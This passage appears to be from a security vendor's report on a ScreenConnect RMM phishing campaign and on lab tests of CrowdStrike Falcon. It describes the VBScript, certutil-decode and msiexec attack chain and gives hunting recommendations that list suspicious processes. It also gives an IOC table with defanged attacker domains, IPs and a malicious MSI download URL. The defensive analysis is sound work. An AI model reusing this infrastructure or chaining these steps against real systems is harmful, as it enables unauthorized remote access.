
As a result of the test, the ScreenConnect client was observed to be prevented from running and removed from the system. The action applied in the Falcon console was recorded as “Remediation performed”. The fact that the alert is recorded at Informational severity does not mean that no prevention action was applied in that event, or that it was a low-risk event.

In the process record, the client service was seen starting briefly before the intervention was applied. In this test, therefore, the effect of the Application Abuse control was confirmed at the stage where the RMM client executes. The VBScript execution and the MSI download took place before that intervention.
The Additional Detection at the MSI Installation Stage
During the Application Abuse test, a High severity MaliciousMsiInstaller alert associated with msiexec.exe was also produced. Falcon mapped the corresponding record to Persistence via Event Triggered Execution and T1546. This detection relating to the MSI installation activity was assessed as a separate alert from the Application Abuse intervention applied to the RMM client.

MaliciousMsiInstaller alert.When the graph-based process tree produced from the telemetry logs was examined, the High severity detection was seen to be associated with the msiexec.exe process.

wscript.exe and msiexec.exe execution chain.The MSI activity that produced no alert in the first test was observed to be detected in the subsequent test. This finding shows a change in detection behavior. It is assessed that CrowdStrike may have updated its detection mechanism in response to suspicious MSI installations. In both tests, no built-in alert or blocking was observed at the VBS execution stage of the main sample.
Thanks to the Application Abuse capability, the installation of the RMM program in question was successfully blocked at the final stage.
Blocking the VBScript Execution Chain in Other Campaign Samples
In addition to the main sample, different VBScript files used in similar RMM phishing campaigns were also tested. CrowdStrike carried out successful detection and blocking particularly on samples containing obfuscated content or commands and invoking PowerShell or certutil processes. These results were assessed within the framework of the behavior and process relationships produced by the VBS samples tested.
In the sample containing PowerShell, the PDF_Upgrade_Installation.vbs.vbs file was executed through wscript.exe and a powershell.exe process appeared in the execution chain. The CrowdStrike alert record produced a Medium severity “Command and Control via Remote Access Tools” detection, and a “Parent process killed” action was seen to be applied.

wscript.exe and powershell.exe.Blocking the Obfuscated certutil Command
In another sample, an execution chain containing two wscript.exe processes and certutil.exe was observed after explorer.exe. In the High severity alert, the alert was recorded as ObfCertutilCmd. The corresponding behavior was mapped to “Defense Evasion via Deobfuscate/Decode Files or Information” and T1140, and a “Process blocked” action was applied.

ObfCertutilCmd alert produced on certutil.exe and the “Process blocked” action.On the command line, the -f -decode parameters were seen being used in an attempt to convert the .b64 content in the temporary directory into the ScreenConnect.ClientSetup.msi file. The blocking point confirmed in the screenshot is therefore the stage at which the RMM client is converted into an MSI file.

ObfCertutilCmd name.In the main campaign, by contrast, the MSI content was retrieved directly through the HTTP and execution calls inside the VBScript and run with msiexec.exe. The PowerShell and certutil stages blocked in the additional tests are not present in that chain. The findings show that CrowdStrike successfully blocks some VBS variants, but that the same result was not achieved at the script stage in the main sample.
Early Blocking at the VBScript Stage with a Custom IOA
Our Custom IOA rule set, developed as part of the InfinitumIT MDR service, is used to cover different attack techniques, narrow the attack surface on the endpoint, and strengthen CrowdStrike's prevention capabilities according to the needs of the environment. The VBScript execution behavior in the main campaign was also tested separately under this rule set.
During the test, the INFNT-IOA-0140 - Script Execution via WScript or CScript rule was triggered. Through this Process Creation type rule, a High severity Custom IOA record was produced for the wscript.exe running the downloaded VBS file, and a “Process blocked” action was applied.

INFNT-IOA-0140 rule and the “Process blocked” result for wscript.exe.
In this test it was confirmed that the script host process was intervened against without waiting for the RMM client to run. The control applied to the ScreenConnect client in the Application Abuse test was complemented, in the Custom IOA test, by behavioral blocking targeting an earlier stage.
Comparative Assessment of the Test Results
In the tests carried out by the MDR team in the InfinitumIT lab environment, different execution chains advancing toward the same RMM objective were seen to be stoppable at different stages. In the main sample, Application Abuse intervened against the client, while the Custom IOA control provided early blocking at the script host stage. The main results are compared in the table below.
| Test scenario | Detection observed | Result observed |
|---|---|---|
| Main sample Application Abuse disabled | No alert observed at the script, MSI or client stages | ScreenConnect was installed and executed |
| Main sample Application Abuse enabled | No alert observed at the VBS stage RMM record Informational MSI alert High | The client was intervened against and remediation was applied |
| Main behavior Custom IOA test | INFNT-IOA-0140High | wscript.exeProcess blocked |
| Other VBS sample PowerShell chain | Remote Access Tools Medium | Parent process killed |
| Other VBS sample certutil chain | ObfCertutilCmdHigh | certutil.exeProcess blocked |
In the main campaign, Application Abuse applied policy to RMM usage without depending on an alert being produced at the script stage. Falcon telemetry provided the process relationships for investigation, the built-in MSI detection made the installation stage visible, and the Custom IOA rule intervened in the script execution. These findings show that telemetry, alerts and prevention actions must each be verified separately.
The test results are valid in the context of the sample executed and the policy applied. Successful blocking on other VBS variants does not change the outcome at the script stage for the main campaign. Likewise, verifying the intervention applied to the RMM client and the additional alert relating to the MSI activity from separate records ensures that prevention mechanisms are assessed correctly.
Behavioral Hunting Recommendations
The recommendations below were prepared on the basis of the case findings and the lab tests. We recommend that investigation priority be determined according to multiple signals converging on the same device and execution chain.
The script and MSI relationship: VBS files executed from Downloads, Desktop or temporary directories should be correlated with wscript.exe or cscript.exe network connections, the creation of an MSI file, and the subsequent execution of msiexec.exe. Command line parameters such as SC_Setup_*.msi, /qn and /norestart should be examined together with the process context. Since there is no separate PowerShell process in the main sample, hunting scope should not be built solely around PowerShell child processes.
ScreenConnect and 8041 traffic: We recommend monitoring connections from endpoints to TCP/8041 targets on the internet that do not match the approved remote support infrastructure. In this case, the p=8041 value on the service command line indicates the connection port. The target domain and IP should be correlated with the ScreenConnect process, the service installation and the client configuration. A port match alone is not evidence of an attack; the assessment should be carried out in the context of the process and the target infrastructure.
MSI package delivery over Cloudflare: In similar RMM phishing campaigns, shared hosting infrastructures such as workers.dev and r2.dev are seen being abused to deliver MSI packages hosting RMM clients. It should be taken into account that MSI, ZIP or intermediate payloads can be served over these infrastructures; the assessment should be carried out together with the full subdomain, the URL path, the file write and the subsequent execution activity.
Non-browser access: We recommend paying particular attention to requests made to workers.dev and r2.dev addresses from processes such as wscript.exe, cscript.exe, powershell.exe, mshta.exe, certutil.exe, curl.exe or msiexec.exe. The full subdomain, the URL path if any, the file write and the subsequent installation activity should be correlated. The source process should be verified with EDR telemetry, and User-Agent information alone should not be considered sufficient. Legitimate automation and browser-initiated downloads should also be kept within the scope of the assessment.
New RMM services and connection targets: The ScreenConnect.ClientService.exe and ScreenConnect.WindowsClient.exe processes should be assessed together with new service registration, the installation directory, and the h= and p= parameters on the command line. Even if ScreenConnect is used within the organization, new clients connecting to a different server should be examined separately. After an intervention, it should be verified whether the process, the service and the related external connections persist.
workers.dev and r2.dev are shared services also used by legitimate applications. Treating all of these domains as malicious IOCs is not appropriate. Prioritization should be based on suspicious subdomain and behavior matches.
IOCs for the Incident
The indicators below were compiled on the basis of the data shared in the campaign investigation and the CrowdStrike records. The IP and domain matches reflect the values in the context of the relevant event; hosting information and intended use may change over time.
| Indicator type | Value |
|---|---|
| Redirect domain | file-viewer[.]shit[.]vc |
| Redirect IP address | 216.126.237.29 |
| MSI download domain | apv2[.]hanikbloom[.]com |
| MSI download IP address | 132.243.165.131 |
| ScreenConnect connection domain | berneys[.]fumoff[.]com |
| ScreenConnect connection IP and port | 162.220.13.202:8041 |
| Additional ScreenConnect connection domain | apiv7[.]ghadirfoods[.]com |
| ScreenConnect MSI MD5 | EA78E2B01AB8D6ED9C7F616CEF729C65 |
The full MSI download address was additionally verified through Falcon script telemetry:
hxxps://apv2[.]hanikbloom[.]com/ope/ScreenConnect.ClientSetup.msiAdditional File and Configuration Artifacts Observed in Telemetry
In the script record, the MSI package was seen being saved under %TEMP% with the name SC_Setup_9E79.msi. On the service command line started after installation, the parameters h=berneys[.]fumoff[.]com and p=8041 were identified. The corresponding service path is presented below:
C:\Program Files (x86)\ScreenConnect Client (2c0864b709124ff1)\
    ScreenConnect.ClientService.exe
File names, the installation directory and ScreenConnect processes are not on their own an indicator of maliciousness. These artifacts should be assessed together with the connection targets in the IOC table and the VBS and MSI execution chain. The MD5 is provided for matching the MSI sample that was shared; the file hash may differ in different or rebuilt installation packages.
Continuous Detection and Response with InfinitumIT MDR
In RMM abuse, the fact that a client carries a legitimate vendor signature does not confirm that the server it connects to belongs to the organization or that its use has been authorized. Process relationships, network connections and application configuration therefore need to be assessed together. The case examined demonstrates the importance of investigating activity that produces no alert through telemetry as well.
Under the InfinitumIT MDR service, 7/24 threat monitoring, threat hunting and expert analyst assessment are provided across endpoint, network and identity data. Verification of suspicious activity and incident response are carried out together with the organization's existing security operations.
The lab tests carried out in this study, the assessment of the CrowdStrike Application Abuse configuration and the application of the INFNT Custom IOA rule set are among the concrete contributions of the MDR service. By turning campaign findings into hunting work and prevention rules appropriate to the environment, the aim is to continuously improve the detection and blocking coverage of the security solutions in use.
References
The CrowdStrike source referenced in the article is presented below.
[1] CrowdStrike — How CrowdStrike Stops Living-off-the-Land Attacks
Hakan AKSUNGUR
InfinitumIT MDR
This article is based on findings from a real phishing campaign and on controlled tests carried out on CrowdStrike Falcon in the InfinitumIT lab environment.